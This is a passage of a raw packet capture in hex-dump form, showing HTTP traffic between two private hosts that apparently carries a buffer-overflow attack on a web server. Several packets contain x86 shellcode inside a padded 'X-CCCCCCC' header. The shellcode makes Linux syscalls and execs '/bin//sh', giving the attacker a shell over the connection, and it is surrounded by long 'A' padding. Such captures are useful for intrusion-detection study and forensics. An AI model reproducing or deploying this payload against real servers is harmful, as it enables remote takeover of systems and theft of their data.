  0180: 5858 5858 3c4f 740b 5858 4180 f920 75ce  XXXX<Ot.XXA.ù
uÎ

  0190: ebbd 9031 c050 5150 31c0 b05a cd80 ff44
ë½.1ÀPQP1À°ZÍ.ÿD
```

```
  01a0: 2408 807c 2408 0375 ef31 c050 c604 240b
$..|$..uï1ÀPÆ.$.

  01b0: 8034 2401 6842 4c45 2a68 2a47 4f42 89e3
.4$.hBLE*h*GOB.ã

  01c0: b009 5053 b001 5050 b004 cd80 31c0 5068
°.PS°.PP°.Í.1ÀPh

  01d0: 6e2f 7368 682f 2f62 6989 e350 5389 e150
n/shh//bi.ãPS.áP

  01e0: 5153 50b0 3bcd 80cc 0d0a 582d 4343 4343  QSP°;Í.Ì..X-
CCCC

  01f0: 4343 433a 2041 4141 4141 4141 4141 4141  CCC:
AAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.229711 10.3.91.32.www > 10.3.88.186.3477: . ack 8689
win 15928 <nop,nop,timestamp 1485469702 536142839> (DF)

  0000: 4500 0034 023e 4000 4006 70a6 0a03 5b20
E..4.>@.@.p¦..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 c042
..Xº.P..m...ÞãÀB

  0020: 8010 3e38 0304 0000 0101 080a 588a 7806
..>8........X.x.

  0030: 1ff4 e3f7                                .ôã÷


00:10:59.230868 10.3.88.186.3477 > 10.3.91.32.www: P
8689:10137(1448) ack 1 win 5840 <nop,nop,timestamp 536142840
1485469702> (DF)

  0000: 4500 05dc 7dae 4000 4006 ef8d 0a03 58ba
E..Ü}®@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 c042 6d08 7f10  ..[
...PÞãÀBm...
```

```
  0020: 8018 16d0 36d3 0000 0101 080a 1ff4 e3f8
...Ð6Ó.......ôãø

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4168 4747
AAAAAAAAAAAAAhGG

  0050: 4747 89e3 31c0 5050 5050 c604 2404 5350
GG.ã1ÀPPPPÆ.$.SP

  0060: 5031 d231 c9b1 80c1 e118 d1ea 31c0 b085  P1Ò1É±.Áá.Ñê1À
.

  0070: cd80 7202 09ca ff44 2404 807c 2404 2075  Í.r..ÊÿD$..|$. 
u

  0080: e931 c089 4424 04c6 4424 0420 8964 2408  é1À.D$.ÆD$. .d$.

  0090: 8944 240c 8944 2410 8944 2414 8954 2418
.D$..D$..D$..T$.

  00a0: 8b54 2418 8914 2431 c0b0 5dcd 8031 c9d1
.T$...$1À°]Í.1ÉÑ

  00b0: 2c24 7327 31c0 5050 5050 ff04 2454 ff04
,$s'1ÀPPPPÿ.$Tÿ.

  00c0: 24ff 0424 ff04 24ff 0424 5150 b01d cd80
$ÿ.$ÿ.$ÿ.$QP°.Í.

  00d0: 5858 5858 583c 4f74 0b58 5841 80f9 2075  XXXXX<Ot.XXA.ù 
u

  00e0: ceeb bd90 31c0 5051 5031 c0b0 5acd 80ff
Îë½.1ÀPQP1À°ZÍ.ÿ

  00f0: 4424 0880 7c24 0803 75ef 31c0 50c6 0424
D$..|$..uï1ÀPÆ.$

  0100: 0b80 3424 0168 424c 452a 682a 474f 4289
..4$.hBLE*h*GOB.

  0110: e3b0 0950 53b0 0150 50b0 04cd 8031 c050
ã°.PS°.PP°.Í.1ÀP

  0120: 686e 2f73 6868 2f2f 6269 89e3 5053 89e1
hn/shh//bi.ãPS.á

  0130: 5051 5350 b03b cd80 cc0d 0a58 2d43 4343  PQSP°;Í.Ì..X-
CCC

  0140: 4343 4343 3a20 4141 4141 4141 4141 4141  CCCC: 
AAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 6847 4747 4789 e331 c050
AAAAAAhGGGG.ã1ÀP

  0550: 5050 50c6 0424 0453 5050 31d2 31c9 b180
PPPÆ.$.SPP1Ò1É±.

  0560: c1e1 18d1 ea31 c0b0 85cd 8072 0209 caff
Áá.Ñê1À°.Í.r..Êÿ

  0570: 4424 0480 7c24 0420 75e9 31c0 8944 2404  D$..|$. ué1À.D$.

  0580: c644 2404 2089 6424 0889 4424 0c89 4424  ÆD$. .d$..D$..D$

  0590: 1089 4424 1489 5424 188b 5424 1889 1424
..D$..T$..T$...$

  05a0: 31c0 b05d cd80 31c9 d12c 2473 2731 c050
1À°]Í.1ÉÑ,$s'1ÀP

  05b0: 5050 50ff 0424 54ff 0424 ff04 24ff 0424
PPPÿ.$Tÿ.$ÿ.$ÿ.$

  05c0: ff04 2451 50b0 1dcd 8058 5858 5858 3c4f
ÿ.$QP°.Í.XXXXX<O

  05d0: 740b 5858 4180 f920 75ce ebbd            t.XXA.ù uÎë½


00:10:59.230941 10.3.91.32.www > 10.3.88.186.3477: . ack 10137
win 17376 <nop,nop,timestamp 1485469702 536142840> (DF)

  0000: 4500 0034 5ab5 4000 4006 182f 0a03 5b20
E..4Zµ@.@../..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 c5ea
..Xº.P..m...ÞãÅê

  0020: 8010 43e0 f7b2 0000 0101 080a 588a 7806
..Cà÷².....X.x.

  0030: 1ff4 e3f8                                .ôãø


00:10:59.232143 10.3.88.186.3477 > 10.3.91.32.www: .
10137:11585(1448) ack 1 win 5840 <nop,nop,timestamp 536142840
1485469702> (DF)

  0000: 4500 05dc 7daf 4000 4006 ef8c 0a03 58ba
E..Ü}¯@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 c5ea 6d08 7f10  ..[ ...PÞãÅêm...

  0020: 8010 16d0 7901 0000 0101 080a 1ff4 e3f8
...Ðy........ôãø

  0030: 588a 7806 9031 c050 5150 31c0 b05a cd80
X.x..1ÀPQP1À°ZÍ.

  0040: ff44 2408 807c 2408 0375 ef31 c050 c604
ÿD$..|$..uï1ÀPÆ.

  0050: 240b 8034 2401 6842 4c45 2a68 2a47 4f42
$..4$.hBLE*h*GOB

  0060: 89e3 b009 5053 b001 5050 b004 cd80 31c0
.ã°.PS°.PP°.Í.1À

  0070: 5068 6e2f 7368 682f 2f62 6989 e350 5389
Phn/shh//bi.ãPS.

  0080: e150 5153 50b0 3bcd 80cc 0d0a 582d 4343  áPQSP°;Í.Ì..X-CC

  0090: 4343 4343 433a 2041 4141 4141 4141 4141  CCCCC: AAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4168 4747 4747 89e3 31c0
AAAAAAAhGGGG.ã1À

  04a0: 5050 5050 c604 2404 5350 5031 d231 c9b1
PPPPÆ.$.SPP1Ò1É±

  04b0: 80c1 e118 d1ea 31c0 b085 cd80 7202 09ca
.Áá.Ñê1À°.Í.r..Ê

  04c0: ff44 2404 807c 2404 2075 e931 c089 4424  ÿD$..|$.
ué1À.D$

  04d0: 04c6 4424 0420 8964 2408 8944 240c 8944  .ÆD$.
.d$..D$..D

  04e0: 2410 8944 2414 8954 2418 8b54 2418 8914
$..D$..T$..T$...

  04f0: 2431 c0b0 5dcd 8031 c9d1 2c24 7327 31c0
$1À°]Í.1ÉÑ,$s'1À

  0500: 5050 5050 ff04 2454 ff04 24ff 0424 ff04
PPPPÿ.$Tÿ.$ÿ.$ÿ.

  0510: 24ff 0424 5150 b01d cd80 5858 5858 583c
$ÿ.$QP°.Í.XXXXX<

  0520: 4f74 0b58 5841 80f9 2075 ceeb bd90 31c0  Ot.XXA.ù
uÎë½.1À

  0530: 5051 5031 c0b0 5acd 80ff 4424 0880 7c24
PQP1À°ZÍ.ÿD$..|$

  0540: 0803 75ef 31c0 50c6 0424 0b80 3424 0168
..uï1ÀPÆ.$..4$.h

  0550: 424c 452a 682a 474f 4289 e3b0 0950 53b0
BLE*h*GOB.ã°.PS°

  0560: 0150 50b0 04cd 8031 c050 686e 2f73 6868
.PP°.Í.1ÀPhn/shh

  0570: 2f2f 6269 89e3 5053 89e1 5051 5350 b03b
//bi.ãPS.áPQSP°;

  0580: cd80 cc0d 0a58 2d43 4343 4343 4343 3a20  Í.Ì..X-
CCCCCCC:

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA
```

```
00:10:59.234863 10.3.88.186.3477 > 10.3.91.32.www: P
11585:13033(1448) ack 1 win 5840 <nop,nop,timestamp 536142840
1485469702> (DF)

  0000: 4500 05dc 7db0 4000 4006 ef8b 0a03 58ba
E..Ü}°@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 cb92 6d08 7f10  ..[
...PÞãË.m...

  0020: 8018 16d0 702f 0000 0101 080a 1ff4 e3f8
...Ðp/.......ôãø

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

